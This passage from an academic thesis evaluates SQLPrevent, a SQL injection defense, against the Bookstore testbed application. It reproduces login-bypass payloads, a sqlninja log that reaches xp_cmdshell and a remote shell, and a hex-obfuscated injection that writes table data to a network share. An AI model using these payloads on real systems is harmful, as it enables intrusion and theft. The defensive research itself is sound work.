


Figure 6.1: Standard Network Architecture with Malicious User

application came with an attack list of about 3,000 malformed inputs and a LEGIT list of over 600 legitimate inputs. In addition to the original attack lists, we produced another set of obfuscated attack lists by obscuring original attack inputs using hexadecimal encoding, dropping white space, and inline comments evasion techniques to validate the ability of SQLPrevent to detect obfuscated SQLIAs. To test whether SQL lexer module is capable of performing lexical analysis in a database-independent way, we configured Microsoft SQL Server and MySQL as back-end databases. SQLPrevent was tested with each of the five applications and each of the two databases, resulting in ten test runs.

To make sure the performance measurements were not skewed by fast hardware, we used low-end equipment. The web applications and databases were installed on a machine with a 1.8 GHz Intel Pentium 4 processor and 512 MB RAM, running Windows XP SP2. The automatic test script was executed on a host with a 350 Mhz Pentium II processor and 256 MB of memory, running Windows 2003 SP2. These two machines were connected over a local area






Figure 6.2: Experimental Environment

network with 100 Mbps Ethernet adapters to minimize the network delays. Round-trip latency, while pinging the server from the client machine, was less than 1 millisecond on average.

## 6.2 Experimental Evaluation

SQLIA detector threw an exception (*java.sql.SQLException*) each time it detected an attack. The testbed web applications embedded the exception message into the HTTP response before replying to the web client. By examining the SQLIA exception message in the HTTP response, the automatic testing script was able to determine whether a test input was recognized as malicious or not. In our experiments, we subjected SQLPrevent to a total of 3,824 benign and 15,876 malicious HTTP requests. We also obfuscated the requests carrying SQLIAs and tested SQLPrevent against them, which resulted in doubling the number of malicious requests. We then repeated the experiments using an alternative back-end database. In total, we tested SQLPrevent with over 70,000 HTTP requests. None of these requests resulted in SQLPrevent producing a false positive or false negative. To measure the performance characteristics of SQLPrevent, we used nanosecond API in J2SE 1.5 and provided two sets of evaluation data. The first set was used for measuring detection overhead, which is the time delay imposed by SQLPrevent for each benign HTTP request. To calculate detection overhead, we measured the round-trip response time with and without SQLPrevent for each

### 6.3. Example of Scenario

---




Figure 6.3: round-trip response time with and without SQLPrevent

benign HTTP request, as shown in Figure 6.3 and applied the following formula: **Detection Overhead** =  $(t_b - t) / t$ , where  $t_b$  and  $t$  are round-trip (between A to C in Figure 6.3) response times with and without SQLPrevent respectively. The second set of data was for measuring prevention overhead, which is the overhead imposed by SQLPrevent when a malicious SQL statement is blocked. Prevention overhead shows how fast SQLPrevent can detect and prevent an SQLIA. If either overhead is too high, the system could be vulnerable to denial-of-service attacks that aim for resource over-consumption. To ensure that SQLPrevent would not impose high overhead when blocking SQLIAs, we conducted another performance test and used the following formula to calculate prevention overhead: **Prevention Overhead** =  $(t_r + t_s) / t_m$ , where  $t_r$  and  $t_s$  are the time delays for request interceptor and SQL interceptor, respectively, and  $t_m$  is round-trip (from A to B) response time when a malicious SQL statement is blocked.

### 6.3 Example of Scenario

Now we provide a complete and detailed scenario of our proposal evaluation methodology we have introduced during the previous chapter. This scenario is based on one of the tests we have truly performed to evaluate our tool SQLPrevent. Precisely this example refers to one of the AMNESIA testbed suite: the real open source web application “Bookstore” 6.4 written in JSP




Figure 6.4: Home page of the web application “Bookstore”

and based on MS SQL Server back-end database.

### 6.3.1 Test Environment Architecture

For the evaluation testing of the given scenario we use the architecture described in figure 6.5. This configuration allows us to simulate the real situation where a malicious user from his or her laptop (client side) attempts SQLIAs to the online web application “Bookstore” (server side) with the intention to get full control of the remote server machine where the web application is running.

Each machine is configured in an independent and different way due on its goals, in fact:

**Client Side:** Operating System: Linux

Vulnerability Scanners: Web Scarab, Paros, Acunetix

Penetration Test: SQLNinja

**Server Side:**

### 6.3. Example of Scenario

---




Figure 6.5: Architecture used for evaluation testing

Operating System: Windows

Application Server: Tomcat on JBoss

Web Application: Bookstore

Database: Microsoft SQL Server

#### 6.3.2 Tests: The Step-by-Step Procedure

Now, based on the “*Step-by-Step Procedure*” we have described before (Chapter 5 – paragraph 5.3), we show in details how we have worked on the proposed scenario by following and illustrating all the phases of our testing.

1. Choose an operating system → *Windows*
2. Find a vulnerable web application → *Amnesia Testbed “Bookstore”*
3. Use a set of SQLIA vulnerability scanners to discover SQL Injection vulnerabilities and their injectable parameters → *Paros, Acunetix and WebScarab*

Paros [65], WebScarab [23] and Acunetix [26] are respectively; the first two, open source and the last one, commercial vulnerability scanner. All of them provide a report, after scanning the application we chose, with all the results due of their configurations and set up phase you must define at the beginning. Each one is a different tool and works

in its pre-defined way to discover vulnerabilities. In fact, usually they do not achieve the same results all the time, that is why it is also suggest to use a set of different scanners instead of just one. However the following is an example of a common result that all of them show up after their SQL Injection vulnerabilities analysis of Bookstore.

Vulnerable Page: /bookstore\_current/Login.jsp  
Injectable Parameters: Login=aaa&Password=xxx

4. Manual verification of the Injectable parameters by attempting a SQLIA (fig. 6.6):




Figure 6.6: Attempting a SQLIA to the login form of "Bookstore"


Access OK → We are the administrator, SQLIA successful (fig. 6.7)

5. Set up a compatible Web Server → *Tomcat*
6. For each parameter, identify its type, purpose and possible attack strings

We have found 2 injectable parameters: "Login" and "Password" on the vulnerable web page "Login.jsp" (fig. 6.6). Those parameters are two alphanumeric strings, used for the authentication process. They are read by the log in form of the web application and used directly to authenticate the user (fig. 6.7).

### 6.3. Example of Scenario

---



The screenshot shows the 'Online BookStore' website. At the top, there is a navigation menu with icons and labels for Home, Registration, Shopping Cart, Sign In, and Administration. Below the navigation, there is a 'User Information' section with the following details:

- Login: admin
- First Name: Administrator
- Last Name: Account
- Address:
- Email: admin@localhost
- Phone:

Below the user information is a table titled 'Items' showing the shopping cart contents:

Details	Order #	Item	Price	Quantity	Total
<a href="#">Details</a> 1		1001 Web Site Construction Tips and Tricks	39.95	3	119.85000228882
<a href="#">Details</a> 2		Beginning ASP Databases	39.99	1	39.990001678467
<a href="#">Details</a> 7		Beginning ASP Databases	39.99	8	319.92001342773
<b>Total</b>					479.76001739502

At the bottom of the page, there is a footer with navigation links (Home, Registration, Shopping Cart, Sign In, Administration) and a note: 'This dynamic site was generated with CodeCharge'.

Figure 6.7: Successful result of the SQLIA – Administrator Authentication

7. Perform a penetration test exploiting the set of injectable parameters  
→ *SQLNinja*

SQLNinja [76] is an open source penetration test that only runs under Linux and works on MS SQL Server as back-end database. It is also complex to configure and set up properly. However, it is powerful and for our case, it perfectly fits our scenario. Nonetheless, it provides a very good pre-setting SQLIAs to attempt to get full control of the remote system we are attacking. This is what we are looking for. An important goal to reach before running SQLNinja is to be sure about vulnerable pages with correspondent injectable parameters, because it requires them to work properly. Following, there are the commands with results of our penetration test on the web application Bookstore, exploiting the 2 injectable parameters "Login" and "Password" of the vulnerable web page "Login.jsp" (fig. 6.8).

A - Check the feasibility of SQLIAs




Figure 6.8: SQLNinja Screen Shot: SQL Injection successful


```
+++++SQL Command+++++
waitfor delay '0:0:5';
+++++HTTP Request+++++
GET /bookstore_current/Login.jsp?Login=aaa&Password=x';
waitfor%20delay%20%270%3A0%3A5%27%3B--&FormName=Login&Form
Action=login HTTP/1.1
Host: 137.82.252.126
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US;
rv:1.7.13) Gecko/20060418 Firefox/1.0.8
Accept: text/xml,application/xml,application/xhtml+xml,text/
html;q=0.9, text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.7,it;q=0.3
Accept-Charset: ISO-8859-15,utf-8;q=0.7,*;q=0.7
Content-Type: application/x-www-form-urlencoded
Connection: close
```

### 6.3. Example of Scenario

---

-----  
[+] Injection was successful! Let's rock !! :)

B - Get all the information of the target database (fig. 6.9)



```
root@fa-laptop: /home/fa/sqlninja-0.2.2 - Shell - Konsole
Session Edit View Bookmarks Settings Help

root@fa-laptop:/home/fa/sqlninja-0.2.2# ./sqlninja -m fingerprint
Sqlninja rel. 0.2.2
Copyright (C) 2006-2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file.....
[+] Evasion technique(s):
  - query hex-encoding
  - comments as separator
  - random case
  - random URI encoding
[+] Target is: 137.82.252.126
What do you want to discover ?
  0 - Database version (2000/2005)
  1 - Database user
  2 - Database user rights
  3 - Whether xp_cmdshell is working
  4 - Whether mixed or Windows-only authentication is used
  a - All of the above
  h - Print this menu
  q - exit
> a
[+] Checking SQL Server version...
Target: Microsoft SQL Server 2005
[+] Checking whether we are sysadmin...
We seem to be 'sa' :)
[+] Checking whether xp_cmdshell is available
xp_cmdshell seems to be available :)
Mixed authentication seems to be used
>
```

Figure 6.9: SQLNinja Screen Shot: fingerprint database

```
[+] Checking SQL Server version...
+++++SQL Command+++++
if not(substring((select @@version),25,1) <> 5) waitfor delay
    '0:0:5';
-----

Target: Microsoft SQL Server 2005
[+] Checking whether we are sysadmin...
+++++SQL Command+++++
if not(select system_user) <> 'sa' waitfor delay '0:0:5'
-----

We seem to be 'sa' :)
```



```
[+] Checking whether user is member of sysadmin
    server role....
+++++++SQL Command+++++++
if is_srvrolemember('sysadmin') > 0 waitfor delay '0:0:5';
-----
You are an administrator !
[+] Checking whether xp_cmdshell is available
+++++++SQL Command+++++++
exec master..xp_cmdshell 'ping -n 5 127.0.0.1';
-----
xp_cmdshell seems to be available :)
```

C – Get complete control of the remote computer (fig. 6.10)




Figure 6.10: SQLNinja Screen Shot: remote shell prompt

```
C:\WINDOWS\system32>ipconfig /all
```

```
Windows IP Configuration
```

```
Host Name . . . . . : lersse10
Primary Dns Suffix . . . . . :
```

### 6.3. Example of Scenario

---

```
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : ece.ubc.ca
```

Ethernet adapter Local Area Connection:

```
Connection-specific DNS Suffix. . : ece.ubc.ca
Description . . . . . : Intel(R) PRO/100 VE
                          Network Connection
Physical Address. . . . . : 00-13-20-CC-BA-CF
Dhcp Enabled. . . . . : Yes
Autoconfiguration Enabled . . . : Yes
IP Address. . . . . : 137.82.252.126
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 137.82.252.1
DHCP Server . . . . . : 137.82.52.194
DNS Servers . . . . . : 137.82.52.165
                          137.82.52.170
Primary WINS Server . . . . . : 137.82.52.113
Lease Obtained. . . . . : Monday, May26,2008 2:16:29PM
Lease Expires . . . . . : Tuesday,May27,2008 2:16:29PM
```

8. Create attack list and benign list for bookstore → *AMNESIA Attack and Benign lists plus Obscure Attack list.*

Each one is a text file with a list of HTTP requests. Below are reported some examples of all the three different lists. As the name suggest the Attack list contains SQL Injection attacks, the Benign list has normal and legitimate requests and the Obscure Attack is a list with hexadecimal encoded SQLIAs to evade security system.

Attack list:

```
...
wget --post-data
"Login='%20and%20'1'='1~~~&Password='%20and%20'1'='1~~~&ret_page=
'%20and%20'1'='1~~~&querystring='%20or%20'1'='1~~~&FormAction=
login&FormName=Login" http://endeavor.cc.gt.atl.ga.us:8080/
bookstore_current/Login.jsp
```

...

Obscure Attack list:

...

```
wget --post-data
```

```
"Login='%20and%20'1'='1~~~&Password='%20and%20'1'='1~~~&ret_page=
'%20and%20'1'='1~~~&querystring='declare+%40x+as+varchar(4000)+
set+%40x%3dconvert(varchar(4000)%2c+0x3B2045584543206D617374657
22E2E73705F6D616B657765627461736B20275C5C31302E31302E312E335C73
686172655C6F75747075742E68746D6C272C20273B2053454C454354202A204
6524F4D20494E464F524D4154494F4E5F534348454D412E5441424C4553277E
7E7E)+exec+(%40x)&FormAction=login&FormName=Login" http://endea
vor.cc.gt.atl.ga.us:8080/bookstore_current/Login.jsp
```

...

Benign list:

...

```
wget --post-data "Login=ZXCVBNM<>?&Password=admin&ret_page=&quer
ystring=&FormAction=login&FormName=Login" http://endeavor.cc.gt.
atl.ga.us:8080/bookstore_current/Login.jsp
```

...

9. Write a set of script to submit automatically the lists → *AMNESIA Perl script adapted*
  
10. Deploy the security tool into each insecure web application → *Install SQLPrevent into Bookstore (see Appendix A1 - Installation User Manual) → Bookstore NOT vulnerable anymore*
  
11. Run again the same penetration test for the web application with the security tool installed → Attacks detected and blocked. Access denied (fig. 6.11)

### 6.3. Example of Scenario

java.sql.SQLException: ubc.lersse.sqlia.SQLInjectionAttackException,  
• Detection Overhead(ns):[2821309] SQL=[select member\_id, member\_level from members where member\_login='aaa' or '1'='1' and member\_password=NULL]



Figure 6.11: Example of Attack detected and blocked by SQLPrevent

Penetration test failed on figure 6.12




Figure 6.12: SQLNinja Screen Shot: Penetration test failed

12. Execute testing script and log the detection results

```

C:\WINDOWS\system32\cmd.exe
C:\temp\test\scripts>perl test bookstore
Testing bookstore
100, 200, 300, 400, 500, 600, 700, 800, 900, 1000, 1100, 1200, 1300, 1400, 1500,
1600, 1700, 1800, 1900, 2000, 2100, 2200, 2300, 2400, 2500, 2600, 2700, 2800, 2
900, 3000,
**Testing Results: Attack**
Total: 3063
    Valid URL requests: 3063
        SQLIA detected: 0
        Undetected: 0
        Syntax Errors: 0
        Other: 3063
        Redirects: 0
    Error URL requests: 0
    Omitted: 0

Time: 169 seconds
    Response AVE: 53.356 ms Overhead AVE: 0.000 ms Overhead Percent: 0.000% STDEV: %
100, 200, 300, 400, 500, 600,
**Testing Results: Legit**
Total: 608
    Valid URL requests: 608
        SQLIA detected: 0
        Syntax Errors: 0
        Allowed: 608
        Redirects: 76
    Error URL requests: 0
    Omitted: 0

Time: 1482 seconds
    Response AVE: 2437.754 ms Overhead AVE: 0.556 ms Overhead Percent: 0.018% STDEV
:0.0340701307011339%
C:\temp\test\scripts>

```

Figure 6.13: Perl Script Screen Shot: Valid URL requests testing on Bookstore

We run the Perl scripts with the two Attack lists and the benign list cited previously (fig. 6.13). First without SQLPrevent and then with it properly installed. So we can measure detection and prevention overhead, detection and prevention attacks, false positive and false negative. To help us in this, SQLPrevent creates the log file *spy.txt* which reports all the requests intercepted and analyzed by SQLPrevent with timestamps and comments. Below an example of the log file which shows both benign and malicious requests:

```

...
**NOW**1212014673747|1692953|0|HTTPRequest||

/bookstore_current_safe/login.jsp
Name=[admin==>Benign]
send=[Login==>Benign]
Password=[admin==>Benign]

==>Benign Request

```

## 6.4. Results

---

```
**NOW**1212014673747|5569982|4|statement||SELECT * FROM users
      WHERE user_login='admin' AND user_password='admin'

-----

**NOW**1212014763125|3302654|0|HTTPRequest||

/bookstore_current_safe/login.jsp
Name=[aaa==>Benign]
send=[Login==>Benign]
Password=[x ' OR '1' = '1==>Malicious]

==>Malicious Request

**NOW**1212014763125|3716674|5|statement||SELECT * FROM users
      WHERE user_login='aaa' AND user_password='x ' OR '1' = '1'
...

```

